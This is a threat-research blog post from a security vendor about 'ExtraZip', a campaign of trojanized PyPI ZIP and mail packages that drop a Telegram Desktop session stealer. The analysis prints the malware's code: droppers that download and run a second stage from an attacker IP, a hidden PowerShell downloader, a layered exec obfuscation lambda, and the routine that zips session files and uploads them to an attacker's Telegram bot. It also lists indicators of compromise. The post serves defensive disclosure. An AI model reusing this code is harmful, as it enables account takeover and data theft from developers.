ExtraZip: Fake ZIP Utilities Unleash Python Malware On Unsuspecting Victims
By Paul McCarty

The Safety research team has identified a new malicious campaign that includes 14 malicious Python packages that pretend to be Zip utility or mail sender libraries. In reality, these packages deploy a Windows based infostealer. We are calling this campaign “ExtraZip” based on the name of one of the packages.
Executive Summary
The “ExtraZip” campaign is a trojanized Python library distributed via PyPI that masquerades as legitimate ZIP file archiving utilities or email sending libraries. Upon installation, the malware deploys a multi-stage attack chain that ultimately steals Telegram Desktop session files and exfiltrates them to an attacker-controlled Telegram bot.
The malware employs 32 layers of obfuscation to evade detection and analysis. This complex multi-layered obfuscation approach is intended to keep researchers or automated LLM detection engines from deobfuscating the payload.
An inventory of the malicious packages
mzip (2025-11-22) - devil.email@example.com
uzip (2025-11-22) - zheqre - devil.email@example.com
uuzip (2025-11-22) - necr - necr.email@example.com
minizip (2025-11-23) - pepro - necr.email@example.com
kzip (2025-12-10) - necr.email@example.com
gxzip (2025-12-10) - ulicam - necr.email@example.com
yzip (2025-12-11) - muerter - necr.email@example.com
smtblib (2025-12-15) - zaushik - hz.email@example.com
unizip (2025-12-22) - xxtentacicon - necr.email@example.com
smtrlib (2025-12-22) - xxtentacicon - necr.email@example.com
extrazip (2025-12-27) - h0k3tzij - necr.email@example.com
cryptozip (2025-12-28) - h0k3tzij - necr.email@example.com
smtmlib (2025-12-29) - h0k3tzij - necr.email@example.com
ziphash (2026-01-01) - hashzz - necr.email@example.com
Attack Timeline
┌─────────────────────────────────────────────────────────────────┐
│ STAGE 1: Initial Infection via PyPI │
│ User installs malicious package: pip install extrazip │
│ User imports & instantiates archiver class. Triggers malware │
└────────────────────────┬────────────────────────────────────────┘
│
▼
┌─────────────────────────────────────────────────────────────────┐
│ STAGE 2: Second Stage Download │
│ C2: <hxxp://87.120[.]107[.]132:1488/drill> │
│ Save to: %TEMP%\\1.py │
│ Executes: pythonw.exe %TEMP%\\1.py (silent, no console) │
│ │
└────────────────────────┬────────────────────────────────────────┘
│
▼
┌─────────────────────────────────────────────────────────────────┐
│ STAGE 3: 32-Layer Deobfuscation │
│ Layer 1-32: exec((_)(b'...')) │
│ Each layer: Reverse → Base64 Decode → Zlib Decompress │
│ Final payload: Telegram session stealer │
│ │
└────────────────────────┬────────────────────────────────────────┘
│
▼
┌─────────────────────────────────────────────────────────────────┐
│ STAGE 4: Session Theft & Exfiltration │
│ 1. Find Telegram Desktop installation │
│ 2. Copy session files to %TEMP%\\tsecret │
│ 3. Create ZIP archive: %TEMP%\\tsecret.zip │
│ 4. Upload to Telegram Bot API │
└────────────────────────┬────────────────────────────────────────┘
Stage 1: Initial Dropper Analysis
There are several variations of the payload in the init.py file. The threat actors made slight changes to each package in an effort to not get caught. Some of the payloads obfuscate the payloads; others don't. Some packages encode the exfiltration function; others don't. Some of the packages put the payload in the init.py file, and others put it in the .py file.
The all pull the same second stage loader from the IP address 87.120.107.132, however.
File: extrazip.py (from extrazip package)
Deceptive Functionality
The package appears to be a legitimate ZIP archiving library with the following public interface:
class archiver:
def __init__(self, compression: int = zipfile.ZIP_DEFLATED)
def archive(self, zip_path: str, paths: list[str]) -> None
def extract(self, zip_path: str, extract_to: str = '.') -> None
Malicious Code (Lines 45-63)
Trigger Mechanism:
__init__() methodsys.platform.startswith('win'))if sys.platform.startswith('win'):
try:
# Download second stage
code = requests.get('<hxxp://87.120[.]107[.]132:1488/drill>').text
# Write to temp directory
temp = os.getenv("TEMP")
filss = f'{temp}\\\\\\\\1.py'
with open(filss, 'w') as the_file:
the_file.write(code)
# Execute silently (no console window)
subprocess.Popen(["pythonw.exe", filss])
except:
pass
File: yzip.py (from yzip package)
Malicious Code
if sys.platform.startswith('win'):
script_path = os.path.abspath(__file__)
code = f'''$base64 = 'H4sIAAAAAAAEAIXLMQ7CIBQA0KuwQaOFUk0kONY41iaNcWEp5TdisBj4TfX2egOnNz3Wwlpe7ANGJP0nIzx5C8hvYJvgYcaCn+I6hzi4sw/A6B3xpYVQBy7risvq567Wcq+UcBPdEtpoc82QsukWG/xIyYZQY+zig+PwBlocSY9DwrJLcYScCftfvuZDs4SlAAAA'
$compressed = [Convert]::FromBase64String($base64)
$ms = New-Object IO.MemoryStream
$ms.Write($compressed, 0, $compressed.Length)
$ms.Seek(0,0) | Out-Null
$gz = New-Object IO.Compression.GzipStream($ms, [IO.Compression.CompressionMode]::Decompress)
$sr = New-Object IO.StreamReader($gz)
$cmd = $sr.ReadToEnd()
$str1 =[Convert]::FromBase64String("ZnJvbSAuZ3h6aXAgaW1wb3J0IGFyY2hpdmVy")
$str = [System.Text.Encoding]::UTF8.GetString($str1)
Set-Content -Path "{script_path}" -Value $str
Invoke-Expression $cmd
Remove-Item $PSCommandPath -Force'''
tmp = os.getenv("TMP")
put = tmp+"\\ab.ps1"
with open(put, "w", encoding="utf-8") as f:
f.write(code)
subprocess.Popen([
'powershell.exe',
'-NoProfile',
'-ExecutionPolicy', 'Bypass',
'-WindowStyle', 'Hidden',
'-File', f"{put}"
], stdout=subprocess.PIPE, stderr=subprocess.PIPE, creationflags=subprocess.CREATE_NO_WINDOW)
The base64 above decodes to:
(New-Object System.Net.WebClient).DownloadFile('http://87.120.107.132:1488/df', 'C:\Users\Public' + '\\build.exe'); Start-Process
('C:\Users\Public' + '\\build.exe')
File: ziphash.py (from ziphash package)
Malicious Code
The ziphash package doesn't mess around with obfuscating the second stage loader and just blurts out the download url in the clear in the ziphash.py file:
if sys.platform.startswith('win'):
try:
code = requests.get('http://87.120.107.132:1488/drill').text
temp = os.getenv("TEMP")
filss = f'{temp}\\1.py'
with open(filss, 'w') as the_file:
the_file.write(code)
subprocess.Popen(["pythonw.exe", filss])
code2 = requests.get('http://87.120.107.132:1488/key').text
filss2 = f'{temp}\\2.py'
with open(filss2, 'w') as the_file2:
the_file2.write(code2)
subprocess.Popen(["pythonw.exe", filss2])
except:
pass
Key Observations:
psutil, requests (lines 6-13)pythonw.exe instead of python.exe to avoid showing consoleRetrieval Information
C2 Server: hxxp://87.120[.]107[.]132:1488/drill
File Location: %TEMP%\\\\1.py
Execution Method: pythonw.exe (windowless Python interpreter)
Stage 3: Heavily Obfuscated Payload
Obfuscation Technique
The malware employs 32 layers of nested obfuscation, each using the same pattern:
_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]))
exec((_)(b'<obfuscated_payload>'))
Deobfuscation Process per Layer:
__[::-1])Layer 1 → Layer 2 → Layer 3 → ... → Layer 32 → Final Payload
exec() exec() exec() exec() Python Code
↓ ↓ ↓ ↓ ↓
Base64 Base64 Base64 Base64 Telegram Stealer
Zlib Zlib Zlib Zlib
Purpose of Extreme Obfuscation:
Overview
The final payload is a sophisticated Telegram Desktop session stealer that targets authentication data required for account takeover.
Technical Analysis
1. Telegram Installation Discovery
Method 1: Process Enumeration (Lines 98-112)
processes = psutil.process_iter(['name', 'exe'])
for process in processes:
name = process.info['name']
if name and "gram" in name.lower(): # Matches Telegram, TelegramDesktop, etc.
exe_path = process.info['exe']
path = os.path.dirname(exe_path) + "\\\\\\\\tdata"
paths.append(path)
Method 2: Static Path Enumeration (Lines 113-124)
static_paths = [
"%USERPROFILE%\\\\\\\\AppData\\\\\\\\Roaming\\\\\\\\Telegram Desktop\\\\\\\\tdata",
"D:\\\\\\\\Telegram Desktop\\\\\\\\tdata",
"C:\\\\\\\\Program Files\\\\\\\\Telegram Desktop\\\\\\\\tdata",
"C:\\\\\\\\Program Files (x86)\\\\\\\\Telegram Desktop\\\\\\\\tdata"
]
2. Session File Targeting
The malware selectively copies specific Telegram session files:
Directory Targeting (Lines 52-56):
s with exactly 17-character names (session keys)usertag (user identification data)settings (account settings)key_data (encryption keys)stealer_dir = os.path.join(tempfile.gettempdir(), "tsecret")
# Creates: %TEMP%\\\\tsecret\\\\
Staging Process:
%TEMP%\\\\tsecretzip_archive = os.path.join(tempfile.gettempdir(), "tsecret.zip")
shutil.make_archive(base_name=zip_archive.replace('.zip', ''),
format='zip',
root_dir=stealer_dir)
Output: %TEMP%\\\\tsecret.zip
5. Exfiltration via Telegram Bot API (Lines 79-96)
Primary Exfiltration Method:
files = {
'document': ("tsecret.zip", zip_file, 'application/zip')
}
payload = {
'chat_id': str("8031384908")
}
response = requests.post(
"<hxxps://api[.]telegram[.]org/bot8238188380:AAF4lnYaCLyMSZjo6nE1tHXhM8utdGKZYjw/sendDocument?">,
data=payload,
files=files
)
Backup Exfiltration Method (Commented Out):
# <hxxp://87.120[.]107[.]132:3301/reactor>
# headers = {"Authorization": "you_stupid_bastard"}
Why Telegram Bot API:
PyPI Packages:
cryptozip
extrazip
gxzip
kzip
minizip
mzip
smtblib
smtmlib
smtrlib
unizip
uuzip
uzip
yzip
ziphash
File hashes:
3f441cf33c869fac752f17d67fbc0815f09f7506dda4b05255e2a8b5df4c76f7 ../extrazip_second_stage.py
2599af93cd73e5e5ae06a4eed9a40330df16debeb4e3c65a8b513f1bb5bf0bba ../final_malware_payload.py
28a6388e585a8755cee506add67eafe989c4b3b60aae2852efabc8fb1d35c92f ./smtblib/__init__.py
b2e0d1cbec32e7ff3cffc6cf8ff0b68eea5e626acba412a23d134f75260ea50a ./smtblib/smtblib.py
7323f6a424d9e29a70858ed6fe0ef1316bed399d7d76fb1e8517ddc69fd7f3bf ./unizip/__init__.py
c8db57ebe02523bd628f22c2fddfc88ff3e3d78eb9077514d42c48182729992f ./unizip/unizip.py
558409971dcafeeea9ff69dd6503cf2eb9923b90ee4dec83aec270c60a929e37 ./ziphash/__init__.py
73bce019f9f444b47c6d22e6bc4dda862e1dbbd818ce70a1a627dd873d096297 ./ziphash/ziphash.py
c2112679c440e410839c3e0c6cc3ebff3dd7f3b7123a5e16fdc293d3475b875c ./gxzip/__init__.py
ade799406b218b9c2ed23a1eec3c8c3a5d0269d93d3beca2dfec02053f35c753 ./gxzip/gxzip.py
f9e52d79e10d995f2fdab28f76b174e2b279f7eecce53c889e9ff05ce98be442 ./mzip-0.1.0/mzip/__init__.py
9215da9d28688d107ac53d7068a7d9222281b1878d8c5923641512abc4a7c6d6 ./mzip-0.1.0/mzip/mzip.py
29d629316d0a41d5974c847dfb8faf02243608d00f49338d30a57093f5a0e289 ./mzip-0.1.0/mzip/mzlp.py
6e1b1295e86e774c1d5ce85b284e9d761296c1e49009dcbae4c6eeaebcb24857 ./minizip/__init__.py
324549c09da22a1649df1dc4bca540105b65c3e3fc1bdcda66139cfe2ac8fe84 ./minizip/minizip.py
b9d5dbae996106c2e2c759e8f7cd010147a62d2d7e76f03e9f189d170d2ccf3b ./yzip/__init__.py
ade799406b218b9c2ed23a1eec3c8c3a5d0269d93d3beca2dfec02053f35c753 ./yzip/yzip.py
324549c09da22a1649df1dc4bca540105b65c3e3fc1bdcda66139cfe2ac8fe84 ./uuzip/uuzip.py
02c11ed0f4182b35a6b710da6c40667fd53c4993e5b5414be214d88466f73d67 ./uuzip/__init__.py
baa5ca4830519650873933027ccb6b5c60b9ce20228523c9245df85ea1c2f6a8 ./uzip/__init__.py
2a361d2e16e1cae249e4d0ded857d2f10057f13a328d6b509f3a65c0bec2ede1 ./uzip/uzip.py
29d629316d0a41d5974c847dfb8faf02243608d00f49338d30a57093f5a0e289 ./uzip/uzlp.py
adbe53bb618772dab89e042269478a6cec4b2650de90b9341d29ab371bc1f9fe ./kzip-0.1.0/kzip/__init__.py
ade799406b218b9c2ed23a1eec3c8c3a5d0269d93d3beca2dfec02053f35c753 ./kzip-0.1.0/kzip/kzip.py
Network Indicators
C2 Server: 87.120.107.132 - Second stage download endpoint
C2 Endpoint: hxxp://87.120[.]107[.]132:1488/drill - Second stage payload URL
Backup C2: hxxp://87.120[.]107[.]132:3301/reactor - Alternative exfiltration endpoint
Exfiltration: api[.]telegram[.]org/bot8238188380:AAF4lnYaCLyMSZjo6nE1tHXhM8utdGKZYjw/sendDocument - Telegram Bot API endpoint
C2 Server: 77.105.161.164 - smtb packages C2 server
C2 Endpoint: hxxp://77.105[.]161[.]164:3301/library - Second stage payload URL for smtb packages
File System Indicators
%TEMP%\1.py - Second stage payload
%TEMP%\tsecret\ - Staging directory for stolen sessions
%TEMP%\tsecret.zip - Exfiltration archive
Python site-packages\extrazip/ - Malicious package directory
Telegram Indicators
Bot Token: 8238188380:AAF4lnYaCLyMSZjo6nE1tHXhM8utdGKZYjw - Attacker's Telegram bot
Chat ID: 8031384908 - Attacker's Telegram chat/channel
Process Indicators
pythonw.exe %TEMP%\1.py - Silent execution of second stage
python.exe -m pip install psutil --quiet - Auto-dependency installation
python.exe -m pip install requests --quiet - Auto-dependency installation
How can Safety help protect you from these attacks?
Traditional vulnerability scanning happens too late - after potentially malicious code is already in your system. Which means that ASPM and EDR solutions don't protect you from this type of threat.
But all is not lost, as the Safety Firewall protects develoeprs and CI pipelines proactively. Every package installation request is analyzed before reaching public repositories. Malicious, vulnerable, and policy-violating packages are automatically blocked before they can enter your systems, preventing rather than just detecting threats.
You can sign up for a free Safety account and try the Safety Firewall HERE.
Feel free to reach out to me with any questions!
Let us know if this blog post helped you
I hope this blog post has helped you. Feel free to hit me up directly if you have any questions about this campaign.

Paul McCarty - Head of Research, Safety
You can find me on LinkedIn and BlueSky.